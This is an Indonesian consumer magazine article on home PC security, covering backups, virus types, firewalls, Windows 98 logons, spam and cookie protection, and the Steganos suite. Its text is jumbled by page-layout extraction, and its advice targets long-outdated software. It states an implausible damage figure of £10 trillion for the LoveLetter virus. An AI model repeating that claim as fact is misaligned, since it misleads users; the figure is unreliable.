1. Anda/warnet anda jangan melakukan pelanggaran/illegal, dan diskusikan masalah ini.
2. Putuskan hubungan bisnis dan sewa bandwidth langsung ke ISP. Dengan cara ini, kalau anda melakukan perbuatan illegal, anda sendiri yang tanggung jawab.

Albert Siagian
asiagian@gmx.net




Lindungi Investasi Anda Keamanan PC, File & Software


Ancaman terhadap keamanan komputer, data, dan program di komputer anda selalu menghadang setiap kali anda menyalakan komputer. Ketahui ancaman apa saja yang dapat merugikan anda ketika menggunakan komputer, baik *online* maupun *offline*.

KOMPUTER AKAN SELALU TERANCAM OLEH SERANGAN virus, kehilangan data, pelanggaran masalah keamanan dari dalam (oleh anak-anak) dan pelanggaran keamanan dari luar, seperti *hacker* dan pencuri. Jika tidak segera bertindak, anda mungkin akan kehilangan semua data anda.

Masalah utama lain untuk PC adalah informasi yang tidak dikehendaki. Atau paling tidak informasi yang tidak ingin anda share dengan orang lain. Ini bisa berbentuk apa saja mulai dari hadiah ulang tahun untuk seseorang sampai pengalaman berselancar di situs-situs karena situs kerap merekam kunjungan anda. Info lain yang tidak diinginkan adalah spam-penawaran suatu barang atau jasa yang tidak dikehendaki dan surat berantai yang menyita waktu, *bandwidth* dan hard disk anda, belum lagi jika email itu bervirus. Dan akhirnya, masalah yang paling penting adalah bagaimana agar kesehatan anda tidak terganggu karena menggunakan PC. Semua pengguna komputer bisa mendapat



- Pastikan bahwa "Always create backup copy" dipilih (ticked), dan tentukan agar "Save AutoRecover info every" dilakukan setiap 10 menit.



- Dengan menggunakan utilitas "Menu Backup" pada Word lewat menu "Tools" dan "Options," anda dapat memastikan file anda akan selalu di-save.




gangguan ketegangan mata dan sakit kepala. Jadi sebelum anda mendapat masalah dengan PC anda, buat alat bantu kerja ini menjadi investasi yang lebih aman.

Pembunuh Terbesar!

Virus komputer bukanlah satu-satunya penyebab hilangnya data. Anda sebenarnya seperti telur di ujung tanduk jika tidak sering-sering menyimpan (*save*) pekerjaan anda di komputer. Hilangnya data belum tentu disebabkan oleh kesalahan anda. Komputer *crash*, *byar-petnya* listrik, kerusakan pada *hard disk*, atau kucing yang melompat ke papan tombol sehingga dokumen yang anda sedang olah tertutup tanpa sempat disimpan. Semua ini adalah kemungkinan yang setiap hari bisa menimpa anda ketika berkomputer.

Jadi jika anda tidak ingin kehilangan seluruh halaman A4 yang baru saja anda ketik, jangan lupa sering-sering menekan **tombol Save**! Anda juga harus dapat menemukan versi *updated* itu di kemudian hari. Banyak program yang mem-

Microsoft Backup – gratis, tetapi anda perlu menginstalnya



1

MULAI DARI SINI

Klik ganda "My Computer" di *desktop* anda. Pada Window yang terbuka pilih "Control Panel," lalu "Add/Remove Programs." Pada Window "Add/Remove Program Properties" pilih tab "Windows Setup" dan pilih "Backup" di bawah opsi "System Tools."

2

MASUKKAN CD WINDOWS

Anda akan diminta memasukkan CD-ROM Windows sebelum Windows mulai menginstal utilitas "Backup" yang anda pilih sebelumnya. Setelah itu, Backup dapat ditemukan di menu Start → Accessories → System Tools.

3

MENGUNAKAN MS BACKUP

Anda cukup mengikuti Backup Wizard yang akan membimbing anda melakukan penyalinan file. Anda juga dapat memilih opsi seperti "Changed Files Only." Pengembalian (*restoring*) file pun mudah. Anda bahkan dapat *me-restore* hanya sebagian file.

punyai fitur AutoSave yang dapat anda aktifkan. Pada Microsoft Word, fitur itu dapat dijumpai di bawah Menu Options, tab Save.

Hindari Kehilangan Data


Komputer bisa *ngaco*. Sama halnya, hard disk pun bisa jebol. Untuk masalah yang satu ini, satu-satunya solusi adalah menyalin ke **media penyimpanan** lain selain hard disk anda (seperti ZIP, CDR atau bahkan floppy disk untuk dokumen-dokumen kecil). Folder berbeda pada hard drive yang sama berisiko tinggi—semua telur anda taruh di keranjang yang sama. Bahkan kalau anda tidak mempunyai *tape backup*, tidak ada alasan bagi anda untuk tidak menggunakan apa saja yang anda miliki. Windows 9x dan XP dilengkapi dengan perangkat lunak untuk backup (penyalinan).

Penyalinan dapat dilakukan lewat perangkat apa saja (bahkan floppy atau CD-RW dengan menggunakan DirectCD atau yang sejenis), bukan hanya tape drive. Anda hanya perlu menginstalnya dari CD Windows.

Apa itu Virus?

Virus ada bermacam-macam jenisnya. Kebanyakan bersifat merusak, seperti yang disebut dengan nama *worm* yang bisa merusak file anda. Worm yang dijumpai belakangan ini merusak semua file gambar JPEG pada sebuah komputer. Yang lain mencoba menyerang sumber daya komputer seperti mengunci memori, membuat *crash* pada *server* Web NT, sedangkan yang lainnya lagi hanya mengirim email sampah ke setiap orang yang tercantum pada buku alamat (*address book*) anda. Virusnya disertakan sehingga komputer orang yang dikirim email sampah tersebut melakukan hal yang sama. Itulah sebabnya virus buku alamat tersebar dengan cepat. Virus LoveLetter diperkirakan mengakibatkan kerugian sebesar £10 triliun sebelum dijinakkan. Hanya dalam waktu 6 jam, satu juta orang menerima virus nakal ini.

Virus *backdoor* adalah salah satu jenis yang paling menjengkelkan karena bisa bekerja berbulan-bulan tanpa dapat dideteksi. Virus ini di latar belakang memantau apa yang anda lakukan—mencuri kata sandi atau nomor kartu kredit anda serta memeriksa data anda. Anda dapat terkontami-



• TrendMicro dengan alamat di <http://www.trendmicro.com/syndication/wtc/> menyediakan fasilitas untuk melacak virus yang dapat digunakan pada situs Web anda. Dengan menambahkan fasilitas ini, situs anda dapat dihubungkan dengan Virus Tracking Center milik TrendMicro yang memberi informasi mutakhir perkembangan virus di seluruh dunia.

nasi backdoor jika menjalankan Trojan—virus yang menyamar sebagai, atau menjadi bagian dari, sebuah program yang bermanfaat. Salah satu "kejahatan" yang dilakukan virus backdoor adalah men-*dial* nomor telepon premium tanpa anda sadari sehingga suatu saat tiba-tiba tagihan rekening telepon anda membengkak tidak keruan.

Yang bisa merepotkan adalah virus *boot sector*. Boot sector hard disk dimasukkan ke memori sebelum program anti virus melakukan pemeriksaan (*scanning*). Jika ada virus, si virus dapat tetap bercokol di memori. Virus ini pun akan berusaha menginfeksi disk lain, termasuk floppy. Itulah sebabnya sebuah disket start up Windows yang bersih diperlukan!

Yang mengherankan adalah betapa banyak jenis file yang dapat terinfeksi virus. Yang jelas adalah program .EXE, tetapi tabel di halaman ini menunjukkan jenis virus yang dapat bekerja "seperti" suatu program—yang dari luar tampaknya paling suci adalah *screensaver* dan file Help. Berhati-hatilah—bahaya ada di mana-mana!

File-file yang dapat menularkan virus

Mungkin file pada daftar di bawah ini ada yang akan mengejutkan anda

Kata orang 'knowledge is power,' dan anda dapat membuktikan kebenaran kata-kata ini dengan berbekal daftar virus di bawah ini. Pada daftar ini anda dapat menjumpai tipe-tipe file yang dapat menularkan virus. Yang jelas adalah file .EXE, tetapi banyak tipe file yang dapat berperilaku seperti program. Yang tampak paling *innocent* adalah file Screensaver dan Help.

.EXE	Program Windows
.COM	Program DOS
.SCR	Screensaver
.BAT	File skrip DOS
.PIF	Dihubungkan dengan program DOS
.VBS	Visual Basic Script
.MSI	Paket penginstal Windows
.MSP	Patch penginstal Windows
.REG	Entri Auto Registry
.URL	tombol pintas Internet
.VB	File skrip VB
.VBE	File skrip VB
.VBS	File skrip VB
.INF	Info untuk setup
.INS	Internet settings
.ISP	Internet communication settings

Apa itu Firewall?

Jaringan lokal dan Internet memperbesar risiko keamanan yang untungnya dapat diperkecil dengan memasang *firewall* pada sistem anda. Seperti pintu anti kebakaran pada bangunan, sarana yang satu ini dapat membantu mencegah akses yang tidak dikehendaki ke PC anda. Koneksi anda akan bekerja secara dua arah dan orang-orang yang berpotensi "jahat" dapat mengintip atau mencuri data anda.

Program Trojan membantu virus semacam ini, tetapi PC anda juga menggunakan PORT berbeda untuk mengerjakan

kan hal yang berbeda seperti email dan FTP. Dan ini semua kadang dapat ditembus. Program firewall yang populer belakangan ini adalah Zone Alarm yang ada versi gratisnya. Sedangkan Tiny versi dua (www.tinysoftware.com) selain gratis juga dapat diandalkan. Norton dan McAfee pun menawarkan solusi yang sifatnya komersial untuk ini. Norton dan McAfee mempunyai firewall sebagai bagian dari *suite* komersial mereka, termasuk:

- Norton Personal Firewall
- Norton Internet Security suite (termasuk AntiVirus, Firewall dan Parental Control)
- McAfee Firewall
- McAfee Virus and Firewall bundle

Anda dapat mengecek seberapa amannyakah komputer anda saat ini dengan mengunjungi situs penguji milik Steve Gibson: www.grc.com.


Musuh dalam Selimut

Orang lain yang menggunakan komputer anda bisa menimbulkan risiko besar. Mereka dapat menghapus data anda atau secara tidak sengaja menginstal sesuatu yang membuat PC anda tidak dapat bekerja. Jika PC anda dipakai bersama-sama, lindungi PC anda dengan kata sandi dan enkripsi sebanyak mungkin. Anda juga dapat menggunakan fitur Identities di Windows untuk memilah-milah pengguna sehingga setiap orang mempunyai folder My Document dan kotak surat email masing-masing sehingga aktivitas surat-menyurat anda dapat dijaga kerahasiaannya.

Teknik untuk Melindungi Komputer

System Policy Editor (PolEdit) menawarkan perlindungan yang lebih besar tetapi agak rumit penginstalnya. **PolEdit** dapat ditemukan di folder Tools\Reskit\Netadmin\ PolEdit pada CD-ROM Windows 98. Gunakan "Add/Remove Programs" pada "Control Panel" untuk menginstalnya. Jangan batasi suatu profil hanya untuk authorised Windows, karena jika anda membatasinya anda tidak akan bisa menjalankan PolEdit kembali untuk mengubahnya! Baca FAQ pada <http://support.microsoft.com/default.aspx?scid=kb;en-us;Q147381> secara seksama sebelum mencoba PolEdit. Baca petunjuk kami pada halaman berikut.


Bahaya browsing dan cara menghindarnya: IE security setting



1

INTERNET OPTIONS


Jalankan Internet Explorer, lalu pilih menu "Tools." Klik "Options" dan pilih tab "Security."



2

PROMPT

Anda dianjurkan mengaktifkan "Prompt" di bawah "ActiveX controls and plug-ins."




3

KEAMANAN EKSTRA

Untuk mendapat pengamanan ekstra untuk semua skrip, cek semua "Prompt" pada semua *scripting*. Tetapi yang terbaik adalah dengan mengunjungi situs yang dapat dipercaya.

Hot download




Untuk mengatasi kekurangan dalam hal keamanan pada program-programnya, Microsoft menyediakan Product Updates. Anda dapat men-download updates produk-produk Microsoft itu di <http://office.microsoft.com/ProductUpdates/default.aspx>

Jaga Keamanan PC Anda dengan WinLock

WinLock dapat mengunci Windows dengan kata sandi. WinLock dapat menonaktifkan hotkey pada Windows (seperti Ctrl-Alt-Del, Alt-Tab, Ctrl-Esc, dsb.), mengunci *desktop*, dan menyembunyikan tombol Start dan Switch bar. Ini dapat mencegah orang lain mengakses file tertentu dan menginstal atau menghapus program. WinLock juga dapat menghilangkan antar-muka (*interface*) RUN dan perintah DOS sehingga orang lain hanya dapat mengakses apa yang tersedia di menu Start. WinLock digunakan bersama dengan identitas pengguna sehingga komputer anda bisa berlaku seperti beberapa mesin. Utilitas ini bahkan dapat membatasi waktu penggunaan sebuah komputer dan mencatat suatu aktivitas.

Jika anda menyetel Bios hanya untuk Hard Disk Boot dan menonaktifkan AutoRun, hanya ada dua cara drastis untuk menghilangkannya. Program ini merupakan *trialware* untuk 30 hari kemudian anda dapat mendaftar secara online.


Menyetel sistem log-in pengguna terpisah pada PC anda



1

PADA MULANYA


Klik kanan ikon Network Neighborhood pada desktop dan pilih Properties. Klik tombol Add. Lalu pilih tab Client, kemudian Add lagi.



2

FAMILY LOGON

Langkah selanjutnya adalah memilih Microsoft Family Logon dari daftar Microsoft lalu klik tombol OK. Masukkan CD Windows jika diminta.



3

PRIMARY NETWORK LOGON


Selanjutnya pilih opsi Family Logon dari menu Primary Network Logon lalu klik OK. Lakukan Reboot sebagaimana diminta.



4

MEMBUAT PILIHAN


Kini pilih menu Start dan dari sana pilih opsi Setting kemudian Control Panel. Klik ganda ikon Users.



5

DAFTAR USERS

Layar di atas akan muncul, menampilkan semua nama orang yang dapat menggunakan komputer anda. Klik tombol New User untuk menambahkan seorang pengguna lain.



6

NAMA PENGGUNA BARU

Tentukan nama dan kata sandi (*password*) pengguna baru. Pilih (*tick*) semua opsi pengguna dan pilih 'Create new items to save disk space' yang akan memberikan awal yang lebih rapih.

Tujukan browser anda ke www.crystaloffice.com/wlinfo.html untuk rincian selanjutnya.

Memproteksi Screensaver

Jika anda meninggalkan komputer tanpa penjagaan mungkin akan ada orang yang coba-coba mengintip dan dapat menyebabkan kekacauan. Anda dapat menambahkan kata sandi pada Screensaver anda untuk menghindari hal ini. Memang hanya dibutuhkan satu kali reboot untuk mem-*bypass* kata sandi ini, tetapi hanya anda yang tahu mengenai hal ini.

Hindari Spam dan Email Sampah

Informasi yang tidak dikehendaki juga dapat menimbulkan masalah. Yang paling umum adalah spam-email sampah yang tidak diinginkan.

1. Jangan menjawab *spam*, karena alamat email anda akan terdaftar pada lebih banyak lagi penyebar spam karena mereka tahu bahwa alamat itu dapat digunakan.
2. Alih-alih memberi respons, sebaiknya anda melaporkan-nya ke sumber email asalnya.
3. Jika anda ingin melaporkan spam, harap perhatikan bahwa alamat jawabannya biasanya palsu. Pelajari *header*-nya dengan seksama.
4. Layanan seperti www.spamCop.net dapat menangani spam. Anda bisa memperoleh layanan versi gratisannya, tetapi sebaiknya mempertimbangkan untuk berlangganan jika memang berhasil menghalau spam.
5. Jika mendapat email pemberitahuan mengenai virus, anda harus mengeceknya pada sumber yang benar untuk memastikan kebenarannya. <http://ciac.llnl.gov/ciac/CIACHoaxes.html> dan <http://www.datafellows.com/news/hoax.htm> adalah referensi yang baik.
6. Mengirimkan email pemberitahuan mengenai virus hanya akan menambahkan kekacauan email.
7. Jika mengirim *attachment*, anda dapat mengkonfirmasi-nya lewat email tersendiri atau menggunakan header pesan berkode sehingga penerima yakin bahwa adalah

pengirimnya.

8. Jangan menggunakan alamat email utama (atau riil) anda pada Newsgroup atau profil Chat Room. Kedua tempat ini pun merupakan salah satu sumber serangan spam.

Menyetel Filter Spam di Outlook

Anda dapat menyingkirkan 80 persen spam dengan menghapus email dari layanan email gratis seperti Hotmail, Yahoo! dan Bigfoot. Layanan email berbasis Web ini merupakan sasaran yang mudah bagi spammer karena tidak diperlukan verifikasi untuk mendapatkan akun.

Perhatikan header yang mengandung kata-kata SEX, FREE, DETECTIVE, WON, MERCHANT dan DVD karena kata-kata itu merupakan salah satu ciri email spam. Anda dapat memfilter email yang mengandung kata-kata semacam itu di Outlook. Tetapi kerugiannya adalah Outlook juga mungkin akan membuang email mengandung kata seperti Freedom atau Middlesex ke tempat sampah.


Oleh karena itu, untuk memastikan, sebelum mengosongkan "tempat sampah," sebaiknya anda memeriksa ulang email-email yang telah disingkirkan di sana.

Menghancurkan Cookies

Informasi lain yang tidak diperlukan mungkin termasuk *cookies* yaitu preferensi berselancar dalam ukuran kecil yang disimpan oleh suatu situs untuk anda. Cookies yang baik membantu anda mengingatkan preferensi *log-in* anda, tetapi ada pihak-pihak tertentu yang menggunakan cookies untuk mengumpulkan data mengenai anda untuk tujuan komersial. Anda dengan demikian bisa menjadi sasaran iklan tertentu. Ada orang yang tidak menyukai perilaku cookies semacam ini.

Juga, setiap kali anda mengunjungi sebuah situs, satu salinan cookie disimpan secara lokal di hard disk pada *cache*. Lalu jika anda suatu kali mengunjunginya kembali, halaman situs akan lebih cepat tampil dari hard disk anda. Data semacam ini dapat bertambah terus dan dapat dimanfaatkan untuk tujuan tertentu. Untuk menangkis cookies anda dapat menggunakan utilitas dan salah satu yang baik adalah 'Windows Washer' (www.webroot.com).


Cara menjaga privasi pesan email anda di Outlook Express



1

MEMBUAT KATA SANDI


Pada Outlook Express, pilih menu File → Identities → Add. Ketikkan nama identitas yang baru dan buat kata sandi sehingga email anda menjadi bersifat pribadi. Windows meng-encode email anda untuk setiap profil.



2

BERGANTI IDENTITAS

Kini setiap kali pengguna log on, ia harus menggunakan identitasnya sendiri yang dapat mereka temukan dengan mengklik menu File dan memilih opsi Identities.



3

MENGANTI KATA SANDI

Pengguna dapat mengganti kata sandi (*password*) mereka secara pribadi dengan cara memilih Manage Identities → Properties. Tetapi sebelum itu, mereka perlu memasukkan kata sandi yang lama.

DENGAN STEGANOS PC ANDA AMAN & UTUH

Steganos II Security Suite dilengkapi dengan berbagai program pengaman berkomputer yang benar-benar berguna. Steganos akan membantu anda menata file-file anda dan menjaganya agar tetap aman dari incaran pihak lain. Berikut uraian cara menggunakan Steganos langkah demi langkah yang mudah diikuti.

Mungkin anda perlu berpikir dua kali jika menganggap file-file yang anda simpan di PC anda aman dari incaran orang lain. Karena pada kenyataannya memang tidak demikian. Orang dengan mudah dapat membuka folder-folder file anda.

Kini agar anda dapat meninggalkan PC dengan rasa aman, ada Steganos yang dapat membantu anda membuat 'Secure Space' di PC anda yang hanya dapat diakses oleh anda. Selain itu, masih banyak kegunaan Steganos yang lain. Program ini dapat anda instal CD NeoTek bulan ini, tetapi anda perlu mendapatkan *serial number*-nya dari www.centurionsoft.com/steganos2/general.html.

Apa saja yang ada di Steganos II?

Inilah beberapa fungsi Steganos yang tentunya amat bermanfaat dalam kaitannya dengan keamanan dalam berkomputer:

The Steganos Safe

The Steganos Safe berperilaku seperti sebuah disk drive normal. Artinya anda dapat menyimpan (save) file dari aplikasi apa saja atau dari Internet langsung ke Steganos Safe. Dengan hanya sekali menekan tombol, drive itu akan menghilang. Sesederhana itu! Semua data yang disimpan di Steganos Safe dienkripsi dengan menggunakan algoritma (128 bit). Hanya dengan memasukkan kata sandi yang benar anda dapat memperoleh kembali akses ke data anda.


Pengelolaan kata sandi

Simpan semua kata sandi, PIN dan kode akses di satu tempat dan anda hanya perlu mengingat satu kata sandi. Ada juga fasilitas untuk 'secara diam-diam' bersepakat mengenai kata sandi dengan rekan bisnis dan teman.

System Lock

Jika anda meninggalkan komputer anda, Steganos memungkinkan anda mengunci (lock) komputer anda dengan menggunakan kombinasi tombol tertentu. Setelah anda memasukkan kata sandi, Steganos SysLock akan membuka kembali komputer anda untuk digunakan kembali.

Membuat komputer anda lebih aman



1 LAYAR AWAL


Saat membuka Steganos untuk pertama kali, anda akan disuguhkan layar di atas. Klik tombol 'OK' untuk membuka Steganos Explorer.



2

ANTAR MUKA STEGANOS

Interface Steganos dibagi dua: bagian atas, Steganos Explorer, memungkinkan anda mem-browse hard disk anda. Bagian bawah berisi Secure Space untuk menyimpan file. Klik ikon Hide/Encrypt di sini.



3

MEM-BROWSE FILE

Cara kerja Steganos Explorer mirip dengan Windows Explorer. Anda dapat mengklik tombol navigasi untuk berpindah-pindah folder. Anda juga dapat mengubah layout Explorer lewat salah satu ikon.




4

KOMPONEN STEGANOS

Pada kolom kiri anda dapat menjumpai ikon komponen-komponen Steganos, seperti Steganos Safe, Steganos SysLock, Steganos Shredder, Steganos SysLock dan Zero Emission Pad.


Steganos memungkinkan anda menyembunyikan dan mengenkripsi file anda sehingga aman



5

MENYALIN FILE

